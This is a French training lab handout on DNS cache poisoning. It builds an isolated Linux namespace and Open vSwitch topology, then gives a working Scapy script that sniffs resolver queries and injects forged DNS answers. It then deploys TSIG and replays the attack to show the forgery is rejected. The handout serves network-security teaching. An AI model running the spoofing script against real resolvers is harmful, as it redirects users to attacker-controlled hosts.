TP — DNS Cache Poisoning et contre-mesures

Simulation de l'attaque, puis sécurisation par TSIG et DNSSEC

Support de formation — Sécurité réseau

4 novembre 2026

Table des matières

1 Avertissement et cadre d'usage **2**

2 Objectifs pédagogiques **2**

3 Prérequis **2**
3.1 Connaissances . . . 2
3.2 Environnement technique . . . 2

4 Architecture du laboratoire **3**
4.1 Vue d'ensemble . . . 3
4.2 Plan d'adressage . . . 3

5 Scripts d'automatisation de la topologie **4**
5.1 `build_architecture.sh` . . . 4
5.2 `clean_architecture.sh` . . . 6

6 Partie 1 — Simulation de l'attaque DNS Cache Poisoning **8**
6.1 Rappel théorique . . . 8
6.2 Étape 1 — Configuration du serveur faisant autorité `auth` . . . 8
6.3 Étape 2 — Configuration du résolveur `resolver` . . . 9
6.4 Étape 3 — Vérification de la résolution normale depuis `h1` . . . 9
6.5 Étape 4 — Script d'attaque Scapy (`attacker_spoof.py`) . . . 9
6.6 Étape 5 — Déroulement de l'attaque, pas à pas . . . 11
6.7 Étape 6 — Preuve que seul le cache est corrompu . . . 11

7 Partie 2 — Contre-mesure TSIG **12**
7.1 Principe . . . 12
7.2 Étape 1 — Génération de la clé HMAC partagée . . . 12
7.3 Étape 2 — Configuration de `auth` . . . 12
7.4 Étape 3 — Configuration de `resolver` . . . 13
7.5 Étape 4 — Test n°1 : une requête non signée est rejetée par `auth` . . . 13
7.6 Étape 5 — Test n°2 : rejeu de l'attaque de la Partie 1 . . . 13

8 Partie 3 — Contre-mesure DNSSEC **14**
8.1 Principe . . . 14
8.2 Étape 1 — Génération des clés ZSK et KSK . . . 14
8.3 Étape 2 — Inclusion des clés publiques dans la zone . . . 15
8.4 Étape 3 — Signature de la zone . . . 15
8.5 Étape 4 — Génération du DS (documentation / zone parente réelle) . . . 15
8.6 Étape 5 — Activation de la validation DNSSEC sur `resolver` . . . 15
8.7 Étape 6 — Vérification de la validation sur une résolution légitime . . . 16
8.8 Étape 7 — Rejeu de l'attaque : la falsification devient détectable . . . 16

9 Synthèse comparative **17**

10 Pour aller plus loin (exercices complémentaires) **17**

11 Annexe — Commandes de nettoyage complet du TP **18**

1 Avertissement et cadre d'usage

Ce TP met en œuvre une attaque réseau réelle (empoisonnement de cache DNS) à des fins **strictement pédagogiques**. L'intégralité des manipulations se déroule dans un **laboratoire virtuel isolé**, construit avec des **network namespaces Linux** et **Open vSwitch**, sans aucune connexion vers l'extérieur. Les techniques présentées (usurpation de paquets DNS, contournement de résolveur) sont **illégales** si elles sont appliquées à des systèmes ou des réseaux qui ne vous appartiennent pas ou pour lesquels vous n'avez pas d'autorisation écrite explicite. Ne reproduisez jamais ces manipulations en dehors d'un environnement de laboratoire contrôlé.

2 Objectifs pédagogiques

À l'issue de ce TP, l'apprenant sera capable de :

- Expliquer le fonctionnement de la résolution DNS récursive et le rôle du cache d'un résolveur ;
- Décrire et reproduire, en environnement contrôlé, une attaque de **DNS Cache Poisoning** (empoisonnement de cache) ;
- Comprendre pourquoi l'absence d'authentification des réponses DNS rend cette attaque possible (usurpation d'adresse IP, prédiction du Transaction ID et du port source) ;
- Déployer **TSIG** (*Transaction SIGnature*) pour authentifier les échanges entre un résolveur et un serveur faisant autorité ;
- Déployer **DNSSEC** (ZSK/KSK, signature de zone, validation) pour garantir l'authenticité et l'intégrité des données DNS de bout en bout ;
- Comparer les deux contre-mesures (portée, limites, cas d'usage).

3 Prérequis

3.1 Connaissances

- Bases du protocole DNS (types d'enregistrements, résolution récursive vs itérative, TTL, cache) ;
- Notions de base en sockets UDP et en fabrication de paquets (Scapy) ;
- Notions de routage IP et de commutation Ethernet (niveau 2/3) ;
- Usage basique de BIND9 (`named`, `rndc`, fichiers de zone).

3.2 Environnement technique

Machine Linux (physique ou VM) avec droits root, et les paquets suivants :

```
apt-get update
apt-get install -y iproute2 openvswitch-switch bind9 bind9utils \
    bind9-dnsutils dnsutils tcpdump iptables python3 python3-scapy \
    net-tools
systemctl enable --now openvswitch-switch
```


> Les commandes `named` pour `resolver` et `auth` seront lancées **dans leurs namespaces respectifs**, chacune avec son propre fichier de configuration et son propre répertoire de travail, afin de ne pas interférer avec un éventuel service `bind9` déjà actif sur la machine hôte. Pensez à faire `systemctl stop bind9` et `systemctl disable bind9` sur l'hôte avant de démarrer le TP si le service y est installé.

4 Architecture du laboratoire

4.1 Vue d'ensemble

L'architecture comporte quatre namespaces "hôtes" (`h1`, `resolver`, `auth`, `attacker`), un namespace "routeur" (`r1`), et trois commutateurs virtuels Open vSwitch (`sw1`, `sw2`, `sw3`). Le résolveur possède deux interfaces et joue également un rôle de routeur entre le segment client et le segment serveur.

Le commutateur `sw3` (segment partagé entre `resolver`, `auth` et `attacker`) est volontairement reconfiguré en mode **concentrateur (hub)** à l'aide d'une règle de flux OVS (`actions=flood`). Dans un réseau commuté réel, un attaquant ne verrait pas le trafic unicast échangé entre deux autres machines : il devrait au préalable réaliser un empoisonnement ARP, être positionné en coupure, ou exploiter un port SPAN/mirroring. Pour rester concentré sur la couche applicative DNS, ce TP **simplifie volontairement la couche 2** du segment `sw3` afin que l'attaquant puisse directement observer les requêtes DNS échangées entre `resolver` et `auth` (cela modélise un attaquant déjà positionné sur le chemin — Wi-Fi public compromis, attaquant *on-path*, ARP spoofing déjà réalisé, etc.).



- `h1` interroge `resolver` (résolveur récursif / cache) pour résoudre le nom `www.labo.tp`.
- `resolver` ne connaît pas la réponse : il interroge le serveur faisant autorité `auth` (relation configurée en *forward only* afin de simuler, de façon simplifiée, la dernière étape d'une résolution itérative réelle).
- `attacker`, positionné sur le même segment que `auth` et `resolver`, observe cet échange et tente d'y injecter une fausse réponse avant que la réponse légitime n'arrive.

4.2 Plan d'adressage

Segment	Réseau	Namespace	Interface	Adresse IP	Rôle
N1	10.0.1.0/24	`h1`	`veth-h1`	10.0.1.10/24	Client DNS
N1	10.0.1.0/24	`r1`	`veth-r1a`	10.0.1.1/24	Passerelle de `h1`
N2	10.0.2.0/24	`r1`	`veth-r1b`	10.0.2.1/24	Passerelle de `resolver`
N2	10.0.2.0/24	`resolver`	`veth-res-a`	10.0.2.10/24	DNS récursif (écoute client)
N3	10.0.3.0/24	`resolver`	`veth-res-b`	10.0.3.1/24	Sortie vers `auth`
N3	10.0.3.0/24	`auth`	`veth-auth`	10.0.3.10/24	Serveur faisant autorité
N3	10.0.3.0/24	`attacker`	`veth-att`	10.0.3.66/24	Attaquant (sniff + spoof)

Zone DNS simulée : **`labo.tp`**, avec l'enregistrement légitime :

```
www.labo.tp.   IN   A   203.0.113.10      ; serveur web légitime (fictif)
```

L'attaquant tentera d'imposer la réponse frauduleuse `203.0.113.66` (adresse qu'il contrôle) dans le cache du résolveur.

5 Scripts d'automatisation de la topologie

5.1 `build_architecture.sh`

Ce script crée l'intégralité de la topologie : namespaces, switches OVS, paires `veth`, adressage IP, routage statique et activation de l'IP forwarding. Il est **idempotent** : il commence par appeler (s'il existe) le script de nettoyage, pour repartir d'un état propre.

```
#!/usr/bin/env bash
#
# build_architecture.sh
# Construit le laboratoire DNS Cache Poisoning / TSIG / DNSSEC
# Namespaces + Open vSwitch + veth
#
set -euo pipefail

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
CLEAN_SCRIPT="${SCRIPT_DIR}/clean_architecture.sh"

# --- 0. Nettoyage préalable (idempotence) ---------------------------------
if [[ -x "${CLEAN_SCRIPT}" ]]; then
    echo "[*] Nettoyage de l'état précédent..."
    "${CLEAN_SCRIPT}" || true
fi

# --- 1. Paramètres de topologie -------------------------------------------
NAMESPACES_HOSTS=(h1 resolver auth attacker)
NAMESPACES_ROUTERS=(r1)
SWITCHES=(sw1 sw2 sw3)

# --- 2. Fonctions utilitaires ---------------------------------------------
log() { echo -e "[*] $*"; }

create_ns() {
    local ns="$1"
    ip netns add "${ns}"
    ip netns exec "${ns}" ip link set lo up
    log "Namespace créé : ${ns}"
}

create_switch() {
    local br="$1"
    ovs-vsctl --may-exist add-br "${br}"
    ip link set "${br}" up
    log "Switch OVS créé : ${br}"
}

# Crée une paire veth, place une extrémité dans un namespace (avec un nom
# interne), et attache l'autre extrémité à un bridge OVS.
# Usage : attach_veth <namespace> <nom_interface_dans_ns> <bridge> <port_sur_bridge>
attach_veth() {
    local ns="$1" ifname="$2" br="$3" brport="$4"

    ip link add "${ifname}" type veth peer name "${brport}"
    ip link set "${ifname}" netns "${ns}"
    ip link set "${brport}" up
    ovs-vsctl --may-exist add-port "${br}" "${brport}"
    ip netns exec "${ns}" ip link set "${ifname}" up

    log "veth ${ifname} (ns=${ns}) <-> ${brport} (${br})"
}
```

```
set_ip() {
    local ns="$1" ifname="$2" cidr="$3"
    ip netns exec "${ns}" ip addr add "${cidr}" dev "${ifname}"
}

enable_forwarding() {
    local ns="$1"
    ip netns exec "${ns}" sysctl -w net.ipv4.ip_forward=1 >/dev/null
    log "IP forwarding activé dans ${ns}"
}

add_route() {
    local ns="$1" dest="$2" via="$3"
    ip netns exec "${ns}" ip route add "${dest}" via "${via}"
}

# --- 3. Création des namespaces ----------------------------------------
log "=== Création des namespaces hôtes ==="
for ns in "${NAMESPACES_HOSTS[@]}"; do
    create_ns "${ns}"
done

log "=== Création des namespaces routeurs ==="
for ns in "${NAMESPACES_ROUTERS[@]}"; do
    create_ns "${ns}"
done

# --- 4. Création des switches OVS --------------------------------------
log "=== Création des switches OVS ==="
for br in "${SWITCHES[@]}"; do
    create_switch "${br}"
done

# --- 5. Câblage (veth) + rattachement aux switches ---------------------
log "=== Câblage des interfaces ==="

# Segment N1 : h1 <-> sw1 <-> r1
attach_veth h1 veth-h1   sw1 veth-h1-br
attach_veth r1 veth-r1a  sw1 veth-r1a-br

# Segment N2 : r1 <-> sw2 <-> resolver
attach_veth r1       veth-r1b    sw2 veth-r1b-br
attach_veth resolver veth-res-a  sw2 veth-res-a-br

# Segment N3 : resolver <-> sw3 <-> auth / attacker
attach_veth resolver veth-res-b sw3 veth-res-b-br
attach_veth auth     veth-auth sw3 veth-auth-br
attach_veth attacker veth-att  sw3 veth-att-br

# --- 6. Adressage IP ---------------------------------------------------
log "=== Adressage IP ==="
set_ip h1       veth-h1    10.0.1.10/24
set_ip r1       veth-r1a   10.0.1.1/24
set_ip r1       veth-r1b   10.0.2.1/24
set_ip resolver veth-res-a 10.0.2.10/24
set_ip resolver veth-res-b 10.0.3.1/24
set_ip auth     veth-auth  10.0.3.10/24
set_ip attacker veth-att   10.0.3.66/24

# --- 7. IP forwarding (routeur + résolveur multi-interfaces) -----------
log "=== Activation de l'IP forwarding ==="
```

```
enable_forwarding r1
enable_forwarding resolver

# --- 8. Routage statique -------------------------------------------------
log "=== Routage statique ==="
# h1 : tout passe par r1
add_route h1 default 10.0.1.1

# r1 : connaît directement N1 et N2 ; doit apprendre N3 via resolver
add_route r1 10.0.3.0/24 10.0.2.10

# resolver : connaît directement N2 et N3 ; doit apprendre N1 via r1
add_route resolver 10.0.1.0/24 10.0.2.1

# auth et attacker n'ont besoin d'aucune route supplémentaire : leurs
# seuls correspondants (resolver, puis h1 par rebond) sont sur N3.

# --- 9. Mode "hub" sur sw3 pour l'observation pédagogique de l'attaquant --
log "=== Passage de sw3 en mode hub (flood) pour la démonstration ==="
ovs-ofctl del-flows sw3
ovs-ofctl add-flow sw3 "actions=flood"

log "=== Architecture construite avec succès ==="
echo
echo "Résumé rapide :"
ip netns list
echo
ovs-vsctl show
```

> **Remarque sur le mode hub.** La règle `ovs-ofctl add-flow sw3 "actions=flood"` désactive l'apprentissage MAC sur `sw3` : chaque trame reçue sur un port est copiée vers tous les autres ports. C'est strictement une facilité pédagogique pour la Partie 1 : elle permet à `attacker` de capturer, sans aucune action supplémentaire, les requêtes DNS échangées entre `resolver` et `auth`. Vous pouvez, en exercice annexe, remplacer cela par un empoisonnement ARP classique (`arpspoof`) sur un switch OVS en mode normal, pour un scénario plus réaliste.

5.2 `clean_architecture.sh`

Conformément au cahier des charges, ce script ne maintient **pas** sa propre liste figée de namespaces/switches/veth : il **analyse** `build_architecture.sh` pour en extraire dynamiquement les noms déclarés (tableaux `NAMESPACES_HOSTS`, `NAMESPACES_ROUTERS`, `SWITCHES`, et les arguments passés à la fonction `attach_veth`), puis supprime chaque objet. Ainsi, si l'on modifie la topologie dans `build_architecture.sh` (ajout d'un hôte, d'un switch…), `clean_architecture.sh` reste valide sans aucune modification.

```
#!/usr/bin/env bash
#
# clean_architecture.sh
# Supprime la topologie en analysant build_architecture.sh
#
set -uo pipefail   # pas de -e : le nettoyage doit continuer même si une
                   # ressource n'existe pas (idempotence)

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
BUILD_SCRIPT="${SCRIPT_DIR}/build_architecture.sh"

log()  { echo -e "[*] $*"; }
warn() { echo -e "[!] $*" >&2; }

if [[ ! -f "${BUILD_SCRIPT}" ]]; then
    warn "build_architecture.sh introuvable dans ${SCRIPT_DIR}."
```

```
    warn "Nettoyage annulé : impossible d'analyser la topologie."
    exit 1
fi

# --- 1. Extraction des namespaces (tableaux NAMESPACES_*) -----------------
mapfile -t NAMESPACES < <(
    grep -oP '^NAMESPACES_\w+=\(\K[^)]*' "${BUILD_SCRIPT}" \
      | tr -s ' \t' '\n' \
      | sed '/^$/d'
)

# --- 2. Extraction des switches OVS (tableau SWITCHES) --------------------
mapfile -t SWITCHES < <(
    grep -oP '^SWITCHES=\(\K[^)]*' "${BUILD_SCRIPT}" \
      | tr -s ' \t' '\n' \
      | sed '/^$/d'
)

# --- 3. Extraction des ports veth côté switch (appels attach_veth) --------
# Signature : attach_veth <namespace> <ifname_ns> <bridge> <brport>
mapfile -t BRPORTS < <(
    grep -oP '^\s*attach_veth\s+\S+\s+\S+\s+\S+\s+\K\S+' "${BUILD_SCRIPT}" \
      | sed '/^$/d'
)

# Les interfaces veth côté namespace sont, elles, détruites
# automatiquement dès que le namespace correspondant est supprimé (un
# veth est une paire indissociable : supprimer une extrémité détruit
# l'autre). On les liste malgré tout, à titre informatif / défensif.
mapfile -t NSPORTS < <(
    grep -oP '^\s*attach_veth\s+\S+\s+\K\S+' "${BUILD_SCRIPT}" \
      | sed '/^$/d'
)

log "Namespaces détectés : ${NAMESPACES[*]:-aucun}"
log "Switches détectés   : ${SWITCHES[*]:-aucun}"
log "Ports OVS détectés  : ${BRPORTS[*]:-aucun}"

# --- 4. Suppression des namespaces (entraîne la suppression des veth) ----
for ns in "${NAMESPACES[@]:-}"; do
    [[ -z "${ns}" ]] && continue
    if ip netns list | grep -qw "${ns}"; then
        ip netns del "${ns}" && log "Namespace supprimé : ${ns}"
    fi
done

# --- 5. Suppression des switches OVS --------------------------------------
for br in "${SWITCHES[@]:-}"; do
    [[ -z "${br}" ]] && continue
    if ovs-vsctl br-exists "${br}" 2>/dev/null; then
        ovs-vsctl del-br "${br}" && log "Switch OVS supprimé : ${br}"
    fi
done

# --- 6. Nettoyage défensif des veth résiduels dans le namespace racine ---
for ifname in "${BRPORTS[@]:-}" "${NSPORTS[@]:-}"; do
    [[ -z "${ifname}" ]] && continue
    if ip link show "${ifname}" &>/dev/null; then
        ip link del "${ifname}" && log "Interface résiduelle supprimée : ${ifname}"
    fi
done
```

```
log "=== Nettoyage terminé ==="
```

6 Partie 1 — Simulation de l'attaque DNS Cache Poisoning

6.1 Rappel théorique

Un résolveur récursif classique envoie ses requêtes en UDP, sans aucune authentification du serveur interrogé. Pour qu'une réponse soit acceptée par le résolveur, elle doit simplement :

1. provenir (en apparence) de l'adresse IP source attendue (celle du serveur faisant autorité interrogé) ;
2. être adressée au bon port UDP source utilisé pour la requête (port éphémère, aléatoire) ;
3. contenir le même **Transaction ID** (QID, 16 bits) que la requête ;
4. répondre à la même question (QNAME/QTYPE/QCLASS).

Un attaquant *off-path* (qui ne voit pas le trafic) doit deviner le QID (65536 valeurs) et le port source (aléatoire, randomisation des ports sources — RFC 5452) : c'est l'attaque de type **Kaminsky** (2008), qui exploite en pratique un paradoxe des anniversaires en inondant le résolveur de nombreuses réponses forgées en parallèle de requêtes provoquées. Un attaquant *on-path* (ce que nous simulons ici via le mode hub de `sw3`) voit directement le QID et le port source dans la requête qu'il intercepte : il n'a plus qu'à **gagner la course** contre la réponse légitime du serveur faisant autorité.

6.2 Étape 1 — Configuration du serveur faisant autorité `auth`

Dans le namespace `auth`, créons une configuration BIND9 minimale et indépendante (répertoire dédié pour ne pas toucher à l'éventuelle configuration système) :

```
ip netns exec auth mkdir -p /etc/bind-auth
ip netns exec auth mkdir -p /var/cache/bind-auth
```

`/etc/bind-auth/named.conf` :

```
options {
    directory "/var/cache/bind-auth";
    listen-on { 10.0.3.10; };
    listen-on-v6 { none; };
    recursion no;              // serveur AUTORITAIRE uniquement
    allow-query { any; };
    pid-file "/var/run/named-auth.pid";
};

zone "labo.tp" {
    type master;
    file "/etc/bind-auth/db.labo.tp";
};
```

`/etc/bind-auth/db.labo.tp` :

```
$TTL 3600
@   IN  SOA   ns1.labo.tp. admin.labo.tp. (
                2024110401 ; serial
                3600       ; refresh
                900        ; retry
                604800     ; expire
                3600 )     ; minimum TTL
    IN  NS    ns1.labo.tp.

ns1     IN  A   10.0.3.10
www     IN  A   203.0.113.10      ; adresse LEGITIME du site
```

Démarrage du serveur :

```
ip netns exec auth named -c /etc/bind-auth/named.conf \
    -u bind -g &
# Vérification
ip netns exec auth rndc -s 10.0.3.10 status
```

6.3 Étape 2 — Configuration du résolveur `resolver`

Le résolveur est configuré en mode "forward only" vers `auth` : il délègue systématiquement la résolution de la zone `labo.tp` au serveur `10.0.3.10`, et met le résultat en cache (ce comportement modélise, de façon simplifiée, la dernière étape d'une résolution récursive réelle, dans laquelle le résolveur a déjà identifié, via les indices racine puis les serveurs des TLD, que `auth` fait autorité sur `labo.tp`).

```
ip netns exec resolver mkdir -p /etc/bind-resolver
ip netns exec resolver mkdir -p /var/cache/bind-resolver
```

`/etc/bind-resolver/named.conf` :

```
options {
    directory "/var/cache/bind-resolver";
    listen-on { 10.0.2.10; };
    listen-on-v6 { none; };
    recursion yes;
    allow-query { 10.0.1.0/24; 10.0.2.0/24; 127.0.0.1; };
    allow-recursion { 10.0.1.0/24; 10.0.2.0/24; 127.0.0.1; };
    pid-file "/var/run/named-resolver.pid";
};

zone "labo.tp" {
    type forward;
    forward only;
    forwarders { 10.0.3.10; };
};
```

Démarrage :

```
ip netns exec resolver named -c /etc/bind-resolver/named.conf \
    -u bind -g &
ip netns exec resolver rndc -s 10.0.2.10 status
```

6.4 Étape 3 — Vérification de la résolution normale depuis `h1`

```
ip netns exec h1 dig www.labo.tp @10.0.2.10 +short
```

Résultat attendu : `203.0.113.10` (adresse légitime). Le résolveur a mis cette réponse en cache (TTL = 3600s, voir le fichier de zone).

6.5 Étape 4 — Script d'attaque Scapy (`attacker_spoof.py`)

Le script ci-dessous, exécuté dans le namespace `attacker`, réalise deux actions :

1. **Sniffing** du trafic UDP/53 à destination de `10.0.3.10` (le serveur `auth`) afin de récupérer, pour chaque requête concernant `www.labo.tp`, le **Transaction ID**, le **port UDP source** utilisé par `resolver`, et l'adresse IP/port du résolveur ;
2. **Spoofing** : construction et émission immédiate d'une fausse réponse DNS, avec :
   - IP source usurpée = `10.0.3.10` (celle du vrai serveur `auth`) ;
   - IP destination = `10.0.3.1` (interface de `resolver` sur `sw3`) ;
   - port source = 53, port destination = le port éphémère observé ;
   - Transaction ID identique à celui de la requête interceptée ;

- une réponse `A` pour `www.labo.tp` pointant vers `203.0.113.66` (adresse contrôlée par l'attaquant).

```python
#!/usr/bin/env python3
# attacker_spoof.py - à exécuter dans le namespace "attacker"
#
# ip netns exec attacker python3 attacker_spoof.py
#
from scapy.all import (
    sniff, send, IP, UDP, DNS, DNSQR, DNSRR
)

AUTH_IP      = "10.0.3.10"     # adresse IP légitime du serveur auth
RESOLVER_IP  = "10.0.3.1"      # interface N3 du resolver (destinataire)
TARGET_QNAME = b"www.labo.tp."
FAKE_IP      = "203.0.113.66"  # adresse imposée par l'attaquant
IFACE        = "veth-att"

def handle_packet(pkt):
    if not pkt.haslayer(DNS):
        return
    dns = pkt[DNS]

    # On ne traite que les REQUETES (qr=0) vers auth, pour le nom cible
    if dns.qr != 0 or dns.qdcount == 0:
        return
    if pkt[DNSQR].qname != TARGET_QNAME:
        return
    if pkt[IP].dst != AUTH_IP:
        return

    qid        = dns.id
    client_port = pkt[UDP].sport     # port éphémère choisi par resolver
    print(f"[attacker] Requête interceptée : qid={qid} "
          f"port_source_resolver={client_port} "
          f"qname={pkt[DNSQR].qname.decode()}")

    # Construction de la réponse usurpée
    spoofed = (
        IP(src=AUTH_IP, dst=RESOLVER_IP) /
        UDP(sport=53, dport=client_port) /
        DNS(
            id=qid,
            qr=1, aa=1, rd=1, ra=0,
            qd=pkt[DNS].qd,
            an=DNSRR(
                rrname=TARGET_QNAME,
                type="A", ttl=86400,
                rdata=FAKE_IP
            )
        )
    )
    send(spoofed, iface=IFACE, verbose=0)
    print(f"[attacker] Réponse falsifiée envoyée : "
          f"{TARGET_QNAME.decode()} -> {FAKE_IP}")

print("[attacker] En écoute sur", IFACE, "...")
sniff(
    iface=IFACE,
    filter=f"udp port 53 and dst host {AUTH_IP}",
    prn=handle_packet,
    store=0
)
```

Pourquoi la réponse falsifiée "gagne-t-elle" la course ? Dans ce laboratoire, l'attaquant observe la requête au moment même où elle transite sur `sw3` (mode hub) : son temps de réaction (capture Scapy + forge + envoi) est en pratique plus rapide que l'aller-retour complet jusqu'au processus `named` de `auth` puis le retour. Pour **garantir** la reproductibilité de la démonstration (et illustrer un scénario où le trajet vers le serveur légitime est dégradé — lien saturé, attaque par déni de service ciblant `auth`, etc.), on neutralise temporairement les réponses légitimes du vrai serveur avec une règle de pare-feu :

```
# Depuis le namespace auth : on bloque temporairement les réponses
# sortantes du VRAI serveur pendant la fenêtre d'attaque, pour garantir
# que seule la réponse de l'attaquant parvient au résolveur.
ip netns exec auth iptables -I OUTPUT -p udp --sport 53 -j DROP
```

6.6 Étape 5 — Déroulement de l'attaque, pas à pas

```
# Terminal A : on vide le cache du resolver pour repartir propre
ip netns exec resolver rndc -s 10.0.2.10 flush

# Terminal B : on bloque les réponses légitimes de auth (cf. ci-dessus)
ip netns exec auth iptables -I OUTPUT -p udp --sport 53 -j DROP

# Terminal C : on lance l'attaquant en tâche de fond
ip netns exec attacker python3 attacker_spoof.py &

# Terminal D : on déclenche la requête DNS côté client
ip netns exec h1 dig www.labo.tp @10.0.2.10 +noall +answer
```

Sortie attendue côté attaquant :

```
[attacker] En écoute sur veth-att ...
[attacker] Requête interceptée : qid=48213 port_source_resolver=37291 qname=www.labo.tp.
[attacker] Réponse falsifiée envoyée : www.labo.tp. -> 203.0.113.66
```

Sortie attendue côté `h1` (`dig`) :

```
www.labo.tp.        86400   IN      A       203.0.113.66
```

Le cache est **empoisonné** : le résolveur a mémorisé l'association frauduleuse pendant 86400 secondes (TTL imposé par l'attaquant, qu'il peut choisir arbitrairement élevé pour prolonger l'effet de l'attaque).

6.7 Étape 6 — Preuve que seul le cache est corrompu

La donnée réellement stockée chez `auth` n'a **jamais été modifiée** : seule la mémoire (cache) du résolveur, intermédiaire de confiance pour `h1`, est compromise.

```
# Interrogation DIRECTE du serveur faisant autorité (sans passer par le
# resolver empoisonné), avec +norecurse pour simuler une requête de type
# itératif :
ip netns exec h1 dig www.labo.tp @10.0.3.10 +norecurse +short
```

Résultat : `203.0.113.10` — preuve que la zone sur `auth` est intacte, et que seul le **cache intermédiaire** du résolveur a été corrompu. C'est précisément ce que `TSIG` puis `DNSSEC` vont permettre de prévenir.

```
# Nettoyage avant de passer à la suite
ip netns exec auth iptables -D OUTPUT -p udp --sport 53 -j DROP
kill %1   # arrête attacker_spoof.py (adapter le numéro de job)
ip netns exec resolver rndc -s 10.0.2.10 flush
```

7 Partie 2 — Contre-mesure TSIG

7.1 Principe

TSIG (RFC 8945) ajoute une signature HMAC à chaque message DNS échangé entre deux hôtes partageant une **clé secrète symétrique**. Un message sans signature valide (ou signé avec la mauvaise clé) est rejeté. Appliqué à la relation `resolver <-> auth` :

- `resolver` **signe** chaque requête qu'il envoie à `auth` avec la clé partagée ;
- `auth` **vérifie** la signature avant de répondre, et **signe sa réponse** avec la même clé ;
- `resolver` **vérifie** à son tour la signature de la réponse reçue.

Un attaquant qui ne connaît pas la clé secrète ne peut forger une signature valide : même s'il devine parfaitement le Transaction ID, le port source et l'adresse IP à usurper (ce qu'il faisait avec succès en Partie 1), sa réponse falsifiée sera **rejetée silencieusement** par `resolver`, qui continuera d'attendre une réponse correctement signée.

> TSIG protège le **canal** entre deux hôtes donnés (ici `resolver` et `auth`) — il ne protège pas, par exemple, la relation entre `h1` et `resolver`, ni la chaîne de confiance globale jusqu'à l'enregistrement d'origine (c'est le rôle de DNSSEC, voir Partie 3).

7.2 Étape 1 — Génération de la clé HMAC partagée

```
ip netns exec auth tsig-keygen -a hmac-sha256 resolver-auth-key \
    > /etc/bind-auth/tsig.key
cat /etc/bind-auth/tsig.key
```

Exemple de sortie (la valeur du secret est générée aléatoirement) :

```
key "resolver-auth-key" {
    algorithm hmac-sha256;
    secret "6f1S8kq2pQmX9f0e1xV2bQnzYV3h2x1234abcdEFghiJ==";
};
```

Copiez **ce fichier identique** sur `resolver` (dans un vrai déploiement, ce transfert se ferait hors bande, par un canal sécurisé) :

```
cp /etc/bind-auth/tsig.key /etc/bind-resolver/tsig.key
```

7.3 Étape 2 — Configuration de `auth`

`/etc/bind-auth/named.conf` (extrait modifié) :

```
include "/etc/bind-auth/tsig.key";

// auth authentifie le resolver par sa clé, plus uniquement par IP
server 10.0.3.1 {
    keys { resolver-auth-key; };
};

options {
    directory "/var/cache/bind-auth";
    listen-on { 10.0.3.10; };
    recursion no;
};

zone "labo.tp" {
    type master;
    file "/etc/bind-auth/db.labo.tp";
    // seules les requêtes signées avec la bonne clé sont acceptées
    allow-query  { key resolver-auth-key; };
```

```
    allow-transfer { key resolver-auth-key; };
};
```

7.4 Étape 3 — Configuration de `resolver`

`/etc/bind-resolver/named.conf` (extrait modifié) :

```
include "/etc/bind-resolver/tsig.key";

// resolver signe systématiquement ses requêtes vers auth, et exige une
// réponse correctement signée avec la même clé
server 10.0.3.10 {
    keys { resolver-auth-key; };
};

options {
    directory "/var/cache/bind-resolver";
    listen-on { 10.0.2.10; };
    recursion yes;
    allow-recursion { 10.0.1.0/24; 10.0.2.0/24; 127.0.0.1; };
};

zone "labo.tp" {
    type forward;
    forward only;
    forwarders { 10.0.3.10; };
};
```

Redémarrage des deux services :

```
ip netns exec auth     rndc -s 10.0.3.10 reconfig
ip netns exec resolver rndc -s 10.0.2.10 reconfig
# ou, si besoin, un arrêt / relance complet :
ip netns exec auth     rndc -s 10.0.3.10 stop  ; \
    ip netns exec auth named -c /etc/bind-auth/named.conf -u bind -g &
ip netns exec resolver rndc -s 10.0.2.10 stop ; \
    ip netns exec resolver named -c /etc/bind-resolver/named.conf -u bind -g &
```

7.5 Étape 4 — Test n°1 : une requête non signée est rejetée par `auth`

```
# Requête SANS la clé TSIG, envoyée directement à auth
ip netns exec h1 dig www.labo.tp @10.0.3.10 +norecurse
```

Résultat attendu (extrait) :

```
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 52011
```

`auth` refuse toute requête qui n'est pas signée avec `resolver-auth-key`, conformément à la directive `allow-query { key resolver-auth-key; };`.

7.6 Étape 5 — Test n°2 : rejeu de l'attaque de la Partie 1

On relance **exactement** le scénario d'attaque de la Partie 1 :

```
ip netns exec resolver rndc -s 10.0.2.10 flush
ip netns exec auth iptables -I OUTPUT -p udp --sport 53 -j DROP
ip netns exec attacker python3 attacker_spoof.py &
ip netns exec h1 dig www.labo.tp @10.0.2.10 +noall +answer
```

Cette fois, la réponse falsifiée de l'attaquant est bien reçue par `resolver`… mais elle ne porte **aucune signature TSIG valide** (il ne connaît pas `resolver-auth-key`). `named`, côté `resolver`, la rejette silencieusement et consigne l'échec dans ses journaux :

```
ip netns exec resolver tail -n 5 /var/cache/bind-resolver/named.run
```

```
error (tsig verify failure) resolving 'www.labo.tp/A/IN': 10.0.3.10#53
```

Comme le vrai serveur `auth` ne peut plus répondre (règle `iptables` toujours active), la requête côté `h1` échoue proprement :

```
;; connection timed out; no servers could be reached
```

